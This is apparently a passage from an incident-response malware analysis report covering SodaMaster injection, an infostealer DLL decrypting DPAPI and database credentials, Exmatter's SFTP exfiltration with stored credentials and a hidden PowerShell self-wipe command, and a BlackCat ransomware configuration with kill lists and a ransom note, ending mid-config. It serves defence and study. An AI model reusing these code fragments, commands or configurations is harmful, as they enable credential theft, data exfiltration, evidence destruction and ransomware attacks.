
Figure 26: Sodamaster’s log strings describing anti-analysis checks

If the above checks pass, the payload will reach its C2 and wait for commands to execute, while mainly capable of receiving code and injecting it to a remote process.

A description of each available command is shown in the following table. The code that processes the commands from the C2 server is detailed below.

Command	Description
d	Create a thread for launching downloaded DLL and call export function of the DLL.
f	Set value as RC4 key for the encrypted C2 communication
l	Set value as sleep time
s	Create thread for executing downloaded shellcode

For example, the ‘s’ command injects a shellcode into a remote process by creating a remote thread, as shown in the figure below.



```
if ( !dwProcessId )
{
  v75 = v74;
  v142 = sub_180007D1F((__int64)v74, (__int64)"debug");
  v143 = v142;
  v144 = v142;
  v77 = &v76;
  v9 = sub_180010307(v48, "Switch to self injection Couldnt find target process ID for: ", v78);
  v10 = sub_180001528(v9);
  v145 = sub_18000196A(v77, v10, v4
  v146 = v145;
  sub_180007D3D(v145, v144);
  dwProcessId = GetCurrentProcessId();
}
hProcess = OpenProcess(0x43Au, 0, dwProcessId);
if ( hProcess )
{
  v86 = v85;
  v153 = sub_180007D1F((__int64)v85, (__int64)"debug");
  v154 = v153;
  v155 = v153;
  v88 = &v87;
  v13 = sub_18000C8D3(v52, "Open Process Complete", v89);
  v14 = sub_1800086C0(v13);
  v156 = sub_180007D1F((__int64)v88, v14);
  v157 = v156;
  sub_180007D3D(v156, v155);
  v15 = sub_18000769E(v36);
  lpBaseAddress = VirtualAllocEx(hProcess, 0i64, v15, 0x3000u, 4u);
  if ( lpBaseAddress )
  {
    v97 = v96;
    v164 = sub_180007D1F((__int64)v96, (__int64)"debug");
    v165 = v164;
    v166 = v164;
    v99 = &v98;
    v18 = sub_180003198(v56, "Virtual Alloc Complete", v100);
    v19 = sub_180004A02(v18);
    v167 = sub_180007D1F((__int64)v99, v19);
```

Figure 27: SodaMaster's Injection capability

The malware shows a high degree of similarity with activity previously reported by kaspersky in 2021.

Analysis of Infostealer.dll

A Malicious DLL Deployed by Netbnmp.exe for Credential Theft

Netbnmp.exe drops a DLL named infostealer.dll to ”AppData\Local\Temp\.net\netbnmp\*base64 string*” and then loads the DLL.

Capabilities of infostealer.dll include:

- Decrypting DPAPI passwords.
- Extracting and decrypting usernames and passwords from databases.


The stealer queries the username, password, and description from a credentials table in the database named Netbnmbackup. If the execution command includes 'base64', for example:

Unset

```
'C:\Users\zorimoto\AppData\Local\Temp\netbnmp.exe base64 localhost
zorimoto <Password_Redacted>
```

It decodes the passwords from the database using base64. If the command includes 'dpapi', it decrypts DPAPI passwords from the database.

DPAPI Password Decryption:
If “Infostealer.dll” receives the argument 'string,' it will expect a DPAPI password and proceed to decrypt it




```
// Token: 0x06000005 RID: 5 RVA: 0x00002090 File Offset: 0x00000290
[NullableContext(1)]
public static void DPAPI_decrypt(string password)
{
    Console.WriteLine("Decrypting DPAPI encrypted password: {0}", password);
    byte[] optionalEntropy = null;
    byte[] array = Convert.FromBase64String(password);
    if (array.Length != 0)
    {
        int num = 24;
        byte[] array2 = new byte[16];
        Array.Copy(array, num, array2, 0, 16);
        Guid guid = new Guid(array2);
        string str = string.Format("{{{0}}}", guid);
```

Figure 28: Code Snippet from infostealer.dll responsible to decrypt DPAPI encrypted passwords

Database Extraction:
If “Infostealer.dll” receives 4 arguments, it is expected to process a password type, a SQL Database Source, a username, and a password for the database.

Next, “Infostealer.dll” queries the database for usernames and passwords and attempts to decrypt the passwords according to the specified password encryption type, either base64 or DPAPI.
“Infostealer.dll” aims to retrieve credentials from a hardcoded table named 'NetbnmBackup.dbo.Credentials'."



```
using System;
using System.Linq;
using System.Runtime.CompilerServices;
using Microsoft.Data.SqlClient;

namespace InfoStealer
{
    // Token: 0x02000006 RID: 6
    internal class Program
    {
        // Token: 0x06000007 RID: 7 RVA: 0x0000227C File Offset: 0x0000047C
        [NullableContext(1)]
        private static int Main(string[] args)
        {
            try
            {
                SqlConnectionStringBuilder sqlConnectionStringBuilder = new SqlConnectionStringBuilder();
                sqlConnectionStringBuilder.InitialCatalog = "NetbnmBackup";
                sqlConnectionStringBuilder.Encrypt = true;
                sqlConnectionStringBuilder.TrustServerCertificate = true;
                if (args.Contains("-h") || args.Length == 0 || (args.Length < 4 && args[0] != "string") || (args[0] == "string" && args.Length > 2))
                {
                    Console.WriteLine("[help] sqlsharp.exe <type> <SQL Database Source> username password");
                    Console.WriteLine("\t Ex: sqlsharp.exe dpapi localhost veemadmin Password*");
                    Console.WriteLine("\t Ex: sqlsharp.exe string <base64 encoded dpapi blob>");
                    Console.WriteLine("\t type: base64, dpapi, string; (a string is a base64 encoded dpapi blob passed directly in)");
                    Console.WriteLine(" ");
                    return 0;
                }
                if (args[0] == "string")
                {
                    dpapi.DPAPI_decrypt(args[1]);
                }
                else
                {
                    if (args.Length >= 4)
                    {
                        sqlConnectionStringBuilder.DataSource = args[1];
                        sqlConnectionStringBuilder.UserID = args[2];
                        sqlConnectionStringBuilder.Password = args[3];
                        if (args.Contains("-v"))
                        {
                            Console.WriteLine(string.Concat(new string[]
                            {
                                "[DEBUG] Connect to: ",
                                args[1],
                                " Username: ",
                                args[2],
```


Figure 29: Code Snippet from infostealer.dll showing the help screen of the infostealer

Collector1 (Exmatter)

Filepath: C:\Users\zorimoto\AppData\Local\Temp\collector1.exe
SHA256: 1A1515447F707808511F4D718922463400D7C8A6E9CA3F53A188BAB329D10819


The file “collect1.exe” appears to be associated with a known exfiltration tool called 'Exmatter,' which is commonly utilized by the ransomware group 'BlackCat' (also known as ‘BlackMatter’). This tool selectively searches for files across multiple hosts, avoids certain directories and file attributes, and archives files into multiple “.zip” file chunks for exfiltration. For instance:

- C:\Windows\System32\archive1.zip
- C:\Windows\System32\archive2.zip
- C:\Windows\System32\archive3.zip



```
    case 9U:
        ExMatter.GOOD_EXTS = new string[]
        {
            ".bmp",
            ".doc",
            ".docx",
            ".dwg",
            ".ipt",
            ".jpeg",
            ".jpg",
            ".msg",
            ".pdf",
            ".png",
            ".pst",
            ".rdp",
            ".rtf",
            ".sql",
            ".txt",
            ".xls",
            ".xlsx",
            ".zip"
        };
```

Figure 30: Configuration of exfiltration server and desired files extensions




```
                case 13U:
                    ExMatter.zipOutPath = ExMatter.pwd + "\\archive";
                    num = (num2 * 2692025449U ^ 432229444U);
                    continue;
                case 14U:
                    ExMatter.BAD_DIRS = new string[]
                    {
                        "\\AppData\\Local\\Microsoft",
                        "\\AppData\\Local\\Packages",
                        "\\AppData\\Roaming\\Microsoft",
                        "C:\\$Recycle.Bin",
                        "C:\\Documents and Settings",
                        "C:\\PerfLogs",
                        "C:\\Program Files",
                        "C:\\Program Files (x86)",
                        "C:\\ProgramData",
                        "C:\\Users\\All Users\\Microsoft",
                        "C:\\Windows"
                    };
                    num = (num2 * 2915524714U ^ 3234999670U);
                    continue;
                }
                return;
            }
```

Figure 31: Configured paths for file searching

Following the file collection, “collector1.exe” extracted the information using sftp with the stored credentials set in the malware explicitly:


- Domain: 'hide-the-secret-password-inator.net';
- Username: 'sftpupload';
- Password: 'Cardstock-Empirical'.



```
        ExMatter.zipExt = ".zip";
        ExMatter.zipFiles = new List<FileInfo>();
        num = (num2 * 747285394U ^ 159278965U);
        continue;
    case 2U:
        ExMatter.targetFiles = new List<FileInfo>();
        num = (num2 * 4220428891U ^ 2893472902U);
        continue;
    case 3U:
        ExMatter.MAX_BYTES = 67108864;
        num = (num2 * 2810205990U ^ 3366666105U);
        continue;
    case 4U:
        ExMatter.logFilePath = ExMatter.pwd + "\\EMlog.txt";
        ExMatter.LOG_ENC = true;
        num = (num2 * 497206714U ^ 231010145U);
        continue;
    case 5U:
        goto IL_0A;
    case 6U:
        ExMatter.remoteDirectory = "uploads/" + Environment.GetEnvironmentVariable("COMPUTERNAME") + DateTime.Now.ToString("yyyyMMddHHmmss");
        num = (num2 * 3403691029U ^ 1526671656U);
        continue;
```

Figure 32: Code showing the process of uploading the created archive files


The last step of this malware is clean-up - 'collector1' executes a powershell command that removes all traces of it. This also mentioned explicitly in code:



```
public static void Destroy()
{
    string baseDirectory = AppDomain.CurrentDomain.BaseDirectory;
    ProcessStartInfo processStartInfo;
    for (;;)
    {
        IL_0B:
        uint num = 3145683566U;
        for (;;)
        {
            uint num2;
            switch ((num2 = (num ^ 2965087457U)) % 8U)
            {
            case 0U:
                Logger.Info("[*] Destroying binary.");
                num = (num2 * 2516837664U ^ 1602479413U);
                continue;
            case 1U:
            {
                processStartInfo.FileName = "powershell.exe";
                string friendlyName;
                processStartInfo.Arguments = string.Concat(new string[]
                {
                    "-WindowStyle Hidden -Command \" $path = '",
                    baseDirectory,
                    "/",
                    friendlyName,
                    "';Start-Sleep -Seconds 5;Get-Process | Where-Object {$_.Path -like $path} | Stop-Process -Force *>> '",
                    ExMatter.logFilePath,
                    "';[byte[]]$arr = new-object byte[] 65536;Set-Content -Path $path -Value $arr *>> '",
                    ExMatter.logFilePath,
                    "';Remove-Item -Path $path *>> '",
                    ExMatter.logFilePath,
                    "';\""
                });
                num = (num2 * 1289400678U ^ 4065024873U);
```

Figure 33: PowerShell function to terminate the collector process, and concatenate logs files, then remove

To monitor its activity, the tool records the path of any discovered file into a log file located at “C:\Windows\System32\EMlog.txt” and encrypts each line of the log using AES encryption



```
[INFO] 2024-02-23 17:27:41: [+] Found file C:\Users\Default\Documents\Analysis_mUQQQK.pdf
[INFO] 2024-02-23 17:27:41: [+] Found file C:\Users\Default\Documents\Findings_VnjCTu.doc
[INFO] 2024-02-23 17:27:41: [+] Found file C:\Users\Default\Documents\Notes_axCfEZ.docx
[INFO] 2024-02-23 17:27:41: [+] Found file C:\Users\Default\Documents\Notes_UMXLOV.doc
[INFO] 2024-02-23 17:27:41: [+] Found file C:\Users\Default\Documents\Statistics_ioPvfp.xls
[INFO] 2024-02-23 17:27:41: [+] Found file C:\Users\Default\Documents\Statistics_kncTXN.xlsx
[INFO] 2024-02-23 17:27:41: [+] Found file C:\Users\Default\Documents\Whitepaper_Bbdmmq.docx
[INFO] 2024-02-23 17:27:41: [+] Found file C:\Users\Default\Documents\Whitepaper_ekFUNt.rtf
```

Figure 34: Decrypted EMlog.txt

BlackCat Ransomware

Linux

File Path: /tmp/digirevenge


SHA256: f7bf0ab1136d51e84d6d7baf198ee599c12a6df9c55dd5ac6b669889b7065ed5

Windows

File Path: C:\Users\zorimoto\AppData\Local\Temp\digirevenge.exe

SHA256: 8c39bf61fce48e2532954e0bd4da78bef54124865c806ea7aba4a8fac8235260

The Ransomwares that were executed on the machines in “digirevenge” domain were ‘BlackCat’ ransomware variations; a Windows variant and a Linux variant that shared the same configuration file and the same process name - “digirevenge”. Analysis of those binaries showed the following configuration:



```
{
    "kill_processes": ["msedge", "encsvc", "mydesktopqos", "xfssvccon", "firefox", "infopath", "winword", "steam", "synctime", "notepad", "ocomm", "onenote", "mspub", "thunderbird", "agntsvc", "sql", "excel", "powerpnt", "outlook",
"wordpad", "isqlplussvc", "sqbcoreservice", "oracle", "ocautoupds", "dbsnmp", "msaccess", "tbirdconfig", "ocssd", "mydesktopservice", "visio", "mepocs", "memtas", "veeam", "backup", "sql", "vss", "msexchange"],
    "kill_services": ["BDESVC", "MSSQLSERVER", "SDRSVC", "VSS", "wuauserv"],
    "kill_processes_linux": ["libvirtd", "virsh", "libvirt-dbus"],
    "kill_services_linux": ["libvirtd"],
    "exclude_directory_names": ["system volume information","intel","$windows.~ws","application data","$recycle.bin", "mozilla","program files (x86)","program files","$windows.~bt","public","msocache","windows","default","all users",
"tor browser", "programdata","boot","config.msi","google","perflogs","appdata","windows.old","WindowsAzure"],
    "exclude_file_names": ["desktop.ini","autorun.inf","ntldr","bootsect.bak","thumbs.db","boot.ini","ntuser.dat", "iconcache.db","bootfont.bin","ntuser.ini","ntuser.dat.log"],
    "exclude_file_extensions": ["themepack","nls","diagpkg", "msi","lnk","exe","cab","scr","bat","drv","rtp","msp","prf","msc", "ico", "key","ocx","diagcab","diagcfg",
"pdb","wpx","hlp","icns","rom","dll","msstyles","mod","ps1","ics","hta","bin","cmd","ani", "386","lock","cur","idx","sys","com","deskthemepack","shs","ldf","theme","mpa","nomedia", "spl","cpl","adv","icl","msu","xtlog"],
    "strict_include_paths": [],
    "enable_set_wallpaper": true,
    "enable_network_discovery": true,
    "enable_self_propagation": true,
    "enable_vm_kill": true,
    "enable_vm_snapshot_kill": true,
    "enable_enc": true,
    "enable_recovery_hampering": true,
    "enable_event_del": true,
    "enable_hidden_partitions": true,
    "unmount_hidden_partitions": true,
    "extension": ".skyfl2e",
    "note_file_name": "RECOVER-SKYFL2E-FILES.txt",
    "note_full_text": ">>Introduction\nImportant files on your machine were ENCRYPTED and now they have the \"SKYFL2E\" extension.\nIn order to recover your files, you need to follow the instructions below.\n\n>>CAUTION\nDO NOT MODIFY
ENCRYPTED FILES YOURSELF.\nDO NOT USE THIRD PARTY SOFTWARE TO RESTORE YOUR DATA.\nYOU MAY DAMAGE YOUR FILES, RESULTING IN PERMANENT DATA LOSS.\nYOUR DATA IS STRONGLY ENCRYPTED, YOU CANNOT DECRYPT IT WITHOUT CIPHER KEY.\n\n>>What Should
I do Next?\nFollow these simple steps to get everything back to normal:\n1) Download and install Tor browser from https://www.torproject.org/download/\n2) Navigate to: askfjejtqekjge0et1lkjasdq09gji13jgkdajv.testonion/?access-
key=2646AEF615CD1126\n",
